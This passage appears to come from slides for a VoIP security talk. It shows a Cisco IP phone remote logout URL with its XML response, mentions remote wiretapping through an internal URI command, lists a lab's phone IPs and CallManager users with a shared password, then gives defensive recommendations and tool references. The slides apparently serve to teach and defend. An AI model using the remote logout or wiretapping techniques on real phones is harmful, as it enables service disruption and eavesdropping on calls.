
- Remote logout

```
- <CiscoIPPhoneText>
  <Title>Logout response</Title>
  <Text>Logout Successful</Text>
  <Prompt>Reseting please wait...</Prompt>
- <SoftKeyItem>
  <Name>Exit</Name>
  <URL>Key:Services</URL>
  <Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

<http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxxx&doLogout=true>

# Remote wiretapping on IP phone (Cisco)

- Internal URI command allow a IP phone to send RTP stream



Let's go to practice ?




## About the Lab!

- IPphone ext 9000 => 10.100.100.36
- IPphone ext 9001 => 10.100.100.37
- IPphone ext 9002 => 10.100.100.39
- IPphone ext 9003 => 10.100.100.43
  
- IPphone ext 100 => 10.100.100.50
- IPphone ext 101 => 10.100.100.34
- IPphone ext 102 => 10.100.100.33
- IPphone ext 103 => 10.100.100.35

# About the lab!

System Route Plan Service Feature Device User Application Help

**Cisco CallManager Administration**  
For Cisco IP Telephony Solutions



## User Information

[New Basic Search](#)  
[New Advanced Search](#)

| Last Name<br>▽ ▲ | First Name<br>▽ ▲ | User ID<br>▽ ▲ | Department<br>▽ ▲ | Delete |
|------------------|-------------------|----------------|-------------------|--------|
| 🔍 Darwin         | Darwin            | darwin         |                   | 🗑️     |
| 🔍 puffy          | PUFFY_OPENBSD     | puffy          |                   | 🗑️     |
| 🔍 telesnap       | telesnap          | telesnap       |                   | 🗑️     |
| 🔍 tux            | TUX_LINUX         | tux            |                   | 🗑️     |
| 🔍 wilbert        | wilbert_GIMP      | wil            |                   | 🗑️     |

**Password: 12345**

# Recommendations

- To block discovery step
  - *Disable conf setting menu on your IP phone (if it's possible on your model)*
  - *Disable http server on IP phones*
- To block recovery of information in signaling and identity spoofing
  - Use signaling encryption and authentication
- To Block wiretapping and sound injection during a communication
  - *Use media encryption*
- Use strong password with your SIP/IAX account
- To increase the security of the call restriction
  - *Protect your voice gateway with ACL and allow only your voice servers*
- To block remote wiretapping on IP phone
  - *Disable http server on Cisco IP Phone*

# Reference

- Tools
  - <http://www.voipsa.org/Resources/tools.php>
  - <http://sipvicious.org/blog/>
  - [http://www.isecpartners.com/blackhat\\_2007.html](http://www.isecpartners.com/blackhat_2007.html)
  - [http://www.ipblue.com/products\\_vtgo\\_adv.asp](http://www.ipblue.com/products_vtgo_adv.asp)
  - <http://sourceforge.net/projects/voiphopper/>
- Documentations:
  - <http://voipsa.org/>

# Thanks for all the support go to ...

- Vincent&Henry
- Valentin
- And You , Of course!!